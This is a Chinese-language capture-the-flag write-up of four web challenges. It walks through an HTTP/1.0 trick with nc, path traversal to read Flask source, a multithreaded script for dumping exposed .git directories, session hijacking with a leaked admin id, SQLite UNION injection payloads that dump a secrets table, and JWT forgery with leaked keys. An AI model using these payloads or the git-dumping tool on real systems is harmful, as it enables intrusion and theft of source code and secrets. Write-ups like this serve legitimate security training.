Web

语言不通真的是硬伤

Commentary

Description

You’re currently speaking to my favorite host right now (ctf.rusec.club), but who’s to say you even had to speak with one?

Sometimes, the treasure to be found is just bloat that people forgot to remove.

solve

这里的不和host对话直接就是请求报文中不使用HOST的意思

当时没看懂什么意思

其中HTTP/1.1协议规定必须携带host请求头

所以我们只能使用HTTP/1.0协议

可以使用命令行发送

echo -e "GET / HTTP/1.0\r\n\r\n" | nc ctf.rusec.club 80

也可以使用python脚本发送和接收

import socket

target_host = "ctf.rusec.club"
target_port = 80

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

client.connect((target_host, target_port))

payload = b"GET / HTTP/1.0\r\n\r\n"

client.send(payload)

response = b""
while True:
chunk = client.recv(4096)
if not chunk:
break
response += chunk

print(response.decode('utf-8', errors='ignore'))

client.close()
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 14 Jan 2026 10:28:00 GMT
Content-Type: text/html
Content-Length: 691
Last-Modified: Fri, 02 Jan 2026 01:15:40 GMT
Connection: close
ETag: "69571c3c-2b3"
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<!-- you found me :3 --!>
<!-- RUSEC{truly_the_hardest_ctf_challenge} --!>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>

SWE Intern at Girly Pop Inc

Description

Last week we fired an intern at Girlie Pop INC for stealing too much food from the office. It seems they didn’t know much about secure software development either…

The challenge presents a JWT token generation web application at https://girly.ctf.rusec.club.

solve

一个经典os.path.join()的路径遍历

允许使用../返回上级目录,也允许直接使用根目录开始的绝对路径(会忽视baseurl

使用../app.py读出源码:

from flask import Flask, request, render_template, send_file
import jwt
import datetime
import os
# commment for testing
app = Flask(__name__)
app.config['SECRET_KEY'] = 'f0und_my_k3y_1_gu3$$'

@app.route('/')
def index():
return render_template('index.html')

@app.route('/generate', methods=['POST'])
def generate():
username = request.form.get('username', 'guest')
payload = {
'user': username,
'iat': datetime.datetime.utcnow(),
'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=30),
'role': 'standard_user'
}
token = jwt.encode(payload, app.config['SECRET_KEY'], algorithm="HS256")
return render_template('index.html', token=token)

@app.route('/view')
def view():

page = request.args.get('page')
if not page:
return "Missing 'page' parameter", 400
base_dir = os.path.dirname(os.path.abspath(__file__))
target_path = os.path.abspath(os.path.join(base_dir, 'static', page))

try:
file_path = os.path.join('static', page)
return send_file(file_path)
except Exception:
return "File not found or access denied.", 404

if __name__ == '__main__':
app.run(host='0.0.0.0', port=5000)

可以随便签token但是没有身份认证的内容

注意到about.html页面的信息:

System Information
Current Service Status: OPERATIONAL

Infrastructure Notes:
Running on Python 3.9 (Flask Framework)
HS256 Token Signing Engine: Active
Internal Storage: Encrypted
Deployment: Automated via Git-Hooks

我们可以知道python版本为3.9

然后有可能使用了git进行版本控制

访问一下发现确实存在git泄露,可以使用这个改一下脚本后拉下来:

https://github.com/WangYihang/GitHacker.git

但是这个拉下来的objects文件很可能是不全的

使用git-dumper可以获取比较全的objects:

git-dumper https://girly.ctf.rusec.club/view?page=../.git/ result2

githack拉下来的可以正常使用git命令,但是git-dumper却不行了

之后使用这个脚本把所有的objects都解析成明文就可以正常寻找信息了:

import os
import zlib

# === 配置 ===
GIT_OBJECTS_DIR = os.path.join(os.getcwd(), ".git", "objects")
OUTPUT_DIR = os.path.join(os.getcwd(), "recovered_files")
# ============

if not os.path.exists(OUTPUT_DIR):
os.makedirs(OUTPUT_DIR)

print(f"[*] Scanning {GIT_OBJECTS_DIR} for all loose objects...")

restored_count = 0

# 遍历 .git/objects/xx/xxx...
for root, dirs, files in os.walk(GIT_OBJECTS_DIR):
for file in files:
# 跳过 info 和 pack 目录中的非对象文件
if file == "packs" or file.endswith(".idx") or file.endswith(".pack"):
continue

full_path = os.path.join(root, file)

# 尝试读取并解压
try:
with open(full_path, "rb") as f:
compressed_data = f.read()

if not compressed_data: continue

try:
# Zlib 解压
raw_data = zlib.decompress(compressed_data)
except zlib.error:
continue # 不是 zlib 数据,跳过

# Git 对象格式: type size\0content
null_index = raw_data.find(b'\0')
if null_index == -1: continue

header = raw_data[:null_index]
content = raw_data[null_index+1:]

# 解析类型
try:
obj_type = header.split(b' ')[0].decode()
except:
continue

# 只保留 blob (文件内容) 并尝试保存为文本
if obj_type == "blob":
try:
# 尝试用 utf-8 解码,如果成功则认为是文本文件
text_content = content.decode('utf-8')

if len(text_content) > 0:
# 组合 hash 值 (文件夹名 + 文件名)
obj_hash = os.path.basename(root) + file
save_path = os.path.join(OUTPUT_DIR, f"{obj_hash}_{obj_type}.txt")

with open(save_path, "w", encoding='utf-8') as out:
out.write(text_content)

print(f"[+] Recovered {obj_type}: {obj_hash}")
restored_count += 1

except UnicodeDecodeError:
# 如果是二进制文件(图片、编译文件等),跳过
pass

except Exception as e:
# 遇到权限或其他IO错误跳过
pass

print(f"\n[*] Extraction complete. Check the '{OUTPUT_DIR}' folder.")
print(f"[*] Total text files recovered: {restored_count}")

最后找到


/.git/objects/61/f9cd8f2e1d3afd8dace27cac0eff1f88e8d463

对应的明文为

RUSEC{a1way$_1gnor3_3nv_f1l3s_up47910k390cyhu623}

如果想要手动读取分析的话,一般先读取/.git/HEAD获取当前指向哪个分支:

ref: refs/heads/master

获取最新的commit hash,读取/.git/refs/heads/master:

9e26820af5010a2afa8e4c09023c1ee078e8e8aa

读取对应的objects对象,/.git/objects/9e/26820af5010a2afa8e4c09023c1ee078e8e8aa:

下载后使用这个命令解压:

python3 -c "import zlib,sys; raw=zlib.decompress(sys.stdin.buffer.read()); print(raw.split(b'\x00', 1)[1].decode(errors='replace'))" < 26820af5010a2afa8e4c09023c1ee078e8e8aa

得到:

tree b0e7b939b4a9c8cfda2e3102d301d7530aaa4f0f
parent 7d568bcf0d6139bb8738949561210f592902a4c9
author intern-3 <nobody@nobody.com> 1768141249 +0100
committer intern-3 <nobody@nobody.com> 1768141249 +0100

removed flag

使用同样的方法查看tree对象:

100644 Dockerfile�_��Tc���
�`��� V�R100644 app.pyb��'spM�N�_t�#�1S�100644 requirements.txtz�2�K��p4��*��y(JD�N40000 staticl��0�����;Xx\��?�&�40000 templates4W��eZ����I᏷���

到这里就不太好看了,还是使用自动脚本好一点

使用ai融合了githack和gitdumper,使得爬下来的git结构和对象都比较完整:

import argparse
import logging
import os
import queue
import re
import shutil
import subprocess
import tempfile
import threading
import time
import zlib
import random
import requests
import urllib3

# 禁用 SSL 警告
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# 配置日志
logging.basicConfig(format='[%(asctime)s] [%(levelname)s] %(message)s', datefmt='%H:%M:%S', level=logging.INFO)

class GitDigger:
def __init__(self, url, dst, threads=10, timeout=10, retry=3):
self.url = url.rstrip('/')
if not self.url.endswith('.git'):
self.url += '/.git' if not self.url.endswith('/') else '.git'

self.base_url = self.url[:-4]
self.dst = dst
self.temp_dst = tempfile.mkdtemp()
self.threads = threads
self.timeout = timeout
self.retry = retry

self.q = queue.Queue()
self.processed_hashes = set()
self.downloaded_paths = set()
self.lock = threading.Lock()
self.stop_event = threading.Event()

self.stats = {
'requests': 0,
'downloaded': 0,
'failed': 0,
'objects_found': 0
}

self.user_agents = [
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36",
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36"
]

# 核心文件列表
self.common_files = [
'HEAD', 'config', 'index', 'packed-refs', 'COMMIT_EDITMSG', 'description',
'info/exclude', 'info/refs', 'objects/info/packs',
'logs/HEAD',
# Stash 相关文件 (非常重要)
'refs/stash', 'logs/refs/stash',
# 常见分支
'logs/refs/heads/master', 'logs/refs/heads/main', 'logs/refs/heads/dev',
'refs/heads/master', 'refs/heads/main', 'refs/heads/dev',
'refs/remotes/origin/HEAD', 'refs/remotes/origin/master'
]

def _get_header(self):
return {"User-Agent": random.choice(self.user_agents)}

def start(self):
print(f"""
█▀▀ █ ▀█▀ █▀▄ █ █▀▀ █▀▀ █▀▀ █▀▄
█▄█ █  █  █▄▀ █ █▄█ █▄█ ██▄ █▀▄ v3.1 (Fix Stash)
-------------------------------------------
Target : {self.base_url}
Output : {self.dst}
Threads: {self.threads}
-------------------------------------------
""")

workers = []
for _ in range(self.threads):
t = threading.Thread(target=self.worker, daemon=True)
t.start()
workers.append(t)

logging.info("[Phase 1] Downloading core files...")
for f in self.common_files:
self.add_task(f)

self.q.join()

# 解析 Pack
self.parse_packs()

# [关键修复] 解析 Index, Logs 和 Stash
logging.info("[Phase 2] Parsing refs, logs and STASH...")
self.scan_local_file('index')
self.scan_local_file('logs/HEAD')
self.scan_local_file('packed-refs')

# 显式扫描 Stash 文件,提取其中的 Commit Hash
self.scan_local_file('refs/stash') # 当前 Stash 指针
self.scan_local_file('logs/refs/stash') # 历史 Stash 记录

# 此时队列中应该增加了 Stash 对应的 Object,等待它们下载完成
self.q.join()

# Git Fsck 循环
logging.info("[Phase 3] Deep scan with git fsck...")
max_fsck_loops = 5
for i in range(max_fsck_loops):
found_new = self.run_git_fsck()
if found_new:
logging.info(f"--- Fsck Loop {i+1} found new objects ---")
self.q.join()
else:
logging.info("Git repository looks consistent.")
break

self.restore_repo()

def add_task(self, path):
if path.startswith('.git/'): path = path[5:]
with self.lock:
if path in self.downloaded_paths: return
self.downloaded_paths.add(path)
self.q.put(path)

def add_object_task(self, sha1):
if not sha1 or len(sha1) != 40: return False
with self.lock:
if sha1 in self.processed_hashes: return False
self.processed_hashes.add(sha1)
self.stats['objects_found'] += 1
self.add_task(f"objects/{sha1[:2]}/{sha1[2:]}")
return True

def worker(self):
while not self.stop_event.is_set():
try:
path = self.q.get(timeout=1)
except queue.Empty:
continue

url = f"{self.url}/{path}"
local_path = os.path.join(self.temp_dst, '.git', path.replace('/', os.sep))

try:
self.download_file(url, local_path)
except:
pass
finally:
self.q.task_done()

def download_file(self, url, local_path):
os.makedirs(os.path.dirname(local_path), exist_ok=True)
for _ in range(self.retry):
try:
with requests.get(url, headers=self._get_header(), verify=False, timeout=self.timeout, stream=True) as r:
self.stats['requests'] += 1
if r.status_code == 200:
chunk = next(r.iter_content(64), b'')
if b'<html' in chunk.lower() or b'<!doctype' in chunk.lower():
if 'index' not in url and 'HEAD' not in url:
self.stats['failed'] += 1
return
with open(local_path, 'wb') as f:
f.write(chunk)
for c in r.iter_content(8192):
f.write(c)
self.stats['downloaded'] += 1
# 下载完立即尝试提取哈希
self.extract_hashes_from_file(local_path)
return
elif r.status_code == 404:
self.stats['failed'] += 1
return
except:
time.sleep(0.5)
self.stats['failed'] += 1

def extract_hashes_from_file(self, filepath):
try:
with open(filepath, 'rb') as f: content = f.read()
except: return

# 尝试 zlib 解压
if 'objects' in filepath and 'pack' not in filepath:
try: content = zlib.decompress(content)
except: pass

# 提取 SHA1
hashes = re.findall(b'[a-f0-9]{40}', content)
for h in hashes:
try: self.add_object_task(h.decode('utf-8'))
except: pass

def parse_packs(self):
pack_info_path = os.path.join(self.temp_dst, '.git', 'objects', 'info', 'packs')
if not os.path.exists(pack_info_path): return
with open(pack_info_path, 'rb') as f: content = f.read()
pack_hashes = re.findall(b'pack-([a-f0-9]{40}).pack', content)
for ph in pack_hashes:
h = ph.decode('utf-8')
self.add_task(f"objects/pack/pack-{h}.idx")
self.add_task(f"objects/pack/pack-{h}.pack")
self.q.join()

def scan_local_file(self, relative_path):
local_path = os.path.join(self.temp_dst, '.git', relative_path.replace('/', os.sep))
if os.path.exists(local_path):
logging.info(f"Scanning {relative_path} for hashes...")
self.extract_hashes_from_file(local_path)

def run_git_fsck(self):
try:
cmd = ['git', 'fsck', '--full']
result = subprocess.run(cmd, cwd=self.temp_dst, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
output = result.stdout + result.stderr
missing_hashes = re.findall(b'missing [a-z]+ ([a-f0-9]{40})', output)
count = 0
for h in missing_hashes:
if self.add_object_task(h.decode('utf-8')): count += 1
return count > 0
except: return False

def restore_repo(self):
logging.info("Restoring repository...")

# 1. 检查 Stash 是否存在
stash_ref = os.path.join(self.temp_dst, '.git', 'refs', 'stash')
if os.path.exists(stash_ref):
logging.info("[+] Stash ref found! You should be able to run 'git stash list' after restore.")

# 2. 尝试 Reset
try:
subprocess.run(['git', 'checkout', '.'], cwd=self.temp_dst, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
logs_head = os.path.join(self.temp_dst, '.git', 'logs', 'HEAD')
if os.path.exists(logs_head):
with open(logs_head, 'r', errors='ignore') as f:
lines = f.readlines()
if lines:
last_hash = lines[-1].split()[1]
subprocess.run(['git', 'reset', '--hard', last_hash], cwd=self.temp_dst, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
except Exception as e:
logging.error(f"Restore warning: {e}")

# 3. 复制结果
if os.path.exists(self.dst): shutil.rmtree(self.dst)
try:
shutil.copytree(self.temp_dst, self.dst)
logging.info(f"Success! Repository saved to: {self.dst}")
self.print_stats()

# 提示用户
if os.path.exists(os.path.join(self.dst, '.git', 'refs', 'stash')):
print("\n[!] Important: STASH FOUND.")
print(f" Go to {self.dst} and run:")
print(" > git stash list")
print(" > git stash pop")

except Exception as e:
logging.error(f"Failed to copy files: {e}")

try: shutil.rmtree(self.temp_dst)
except: pass

def print_stats(self):
print(f"""
-------------------------------------------
[Statistics]
Total Requests : {self.stats['requests']}
Files Downloaded : {self.stats['downloaded']}
Objects Found : {self.stats['objects_found']}
-------------------------------------------
""")

def main():
parser = argparse.ArgumentParser()
parser.add_argument('-u', '--url', required=True)
parser.add_argument('-o', '--output', required=True)
parser.add_argument('-t', '--threads', type=int, default=10)
args = parser.parse_args()
GitDigger(args.url, args.output, threads=args.threads).start()

if __name__ == '__main__':
main()

这样直接gitk就可以看了,非常方便

Campus One

Description

Access the admin panel and retrieve the hidden flag from the backend.

solve

这题主要考使用前端框架可能导致的接口泄露

可以在window的所有属性中查看到

访问:

/api/v2/debug/sessions

不通,那么尝试v1或者不加版本

最终找到:

/api/debug/sessions

响应:

{"system_status":"active","debug_mode":true,"active_sessions":[{"sessionId":"admin_session_44920_x8z","user":"admin_root","role":"administrator"}]}


之前扫目录时存在admin接口,

那么直接使用这个sessionId进行访问,

正常访问可看到cookie格式:

Cookie: session_id=guest_session_gq0l87j2ppu

伪造:

Cookie: session_id=admin_session_44920_x8z

得到:

search接口存在sql注入,测试后发现是sqllite:

GET /api/admin/search?q='/**/union/**/select/**/sqlite_version(),2,3,4,5--+ HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: session_id=admin_session_44920_x8z
Connection: close

得到

{"query":"'/**/union/**/select/**/@@version,2,3,4,5-- ","results":[{"error":"unrecognized token: \"@\""}],"count":1}

最终payload:

?q='/**/union/**/select/**/key,value,3,4,5/**/from/**/secrets--+
{"query":"?q='/**/union/**/select/**/key,value,3,4,5/**/from/**/secrets-- ","results":[{"order_id":"admin_note","customer_email":"Remember to fix the search query!","item":3,"status":4,"amount":5},{"order_id":"db_version","customer_email":"1.0.0","item":3,"status":4,"amount":5},{"order_id":"master_flag","customer_email":"RUSEC{S3ss10n_H1j4ck1ng_1s_Fun_2938}","item":3,"status":4,"amount":5}],"count":3}

Mole in the Wall

Description

We just launched our new parent development company, Girlie Pop’s Pizza Place! Packed with your favorite animatronics, we hold pizza parties and games galore! Sometimes Bonita the Yellow Rabbit has been acting a bit out of line recently however…

Hint: The animatronics get a bit quirky at night. They tend to get their security from a JSON in debug/config…

solve

这题描述里明确给了/debug/config

然后security from a JSON,可以想到文件名是security.json

访问:

http://localhost:8000/debug/config/security.json

得到:

{"audience":null,"issuer":null,"jwt":{"algorithm":"HS256","required_claims":{"department":"security","role":"nightguard","shift":"night"}},"notes":"JWT secret was scooped at runtime - Mike Schmidt"}

扫描一下/debug/config/路由,发现有个.env,访问:

{"JWT_SECRET":"g0ld3n_fr3ddy_w1ll_a1ways_b3_w@tch1ng_y0u"}

那么有算法有秘钥也有需要伪造的数据直接签jwt就可以了,

import jwt  
key="g0ld3n_fr3ddy_w1ll_a1ways_b3_w@tch1ng_y0u"
payload={"department":"security","role":"nightguard","shift":"night"}
token = jwt.encode(payload,key,algorithm="HS256")
print(token)


直接输入到login界面得到一个压缩包,其中的某个文件:

但是并没有发现flag,

不过在上面的settings.xml中有一个新接口:

<root><network><path>/api/run-flow</path></network></root>

直接访问method不对,使用post

提示input不对,使用json传入session.log中的数据仍然不对

注意到.env中的信息:

DEBUG_LEVEL=1; OFFSET_VAL=1; LOG_ROTATION=TRUE;

和一开始的不是一个文件,有1的偏移量

那么将input所有的ascii码-1再传入即可:

import requests

url = "http://localhost:8000/api/run-flow"

data = {
"input":"t#at_purpl3_guy"
}

response = requests.post(url=url,json=data)

print(response.text)
{"result":"RUSEC{m1cro$oft_n3ver_mad3_g00d_aut0m4t1on}"}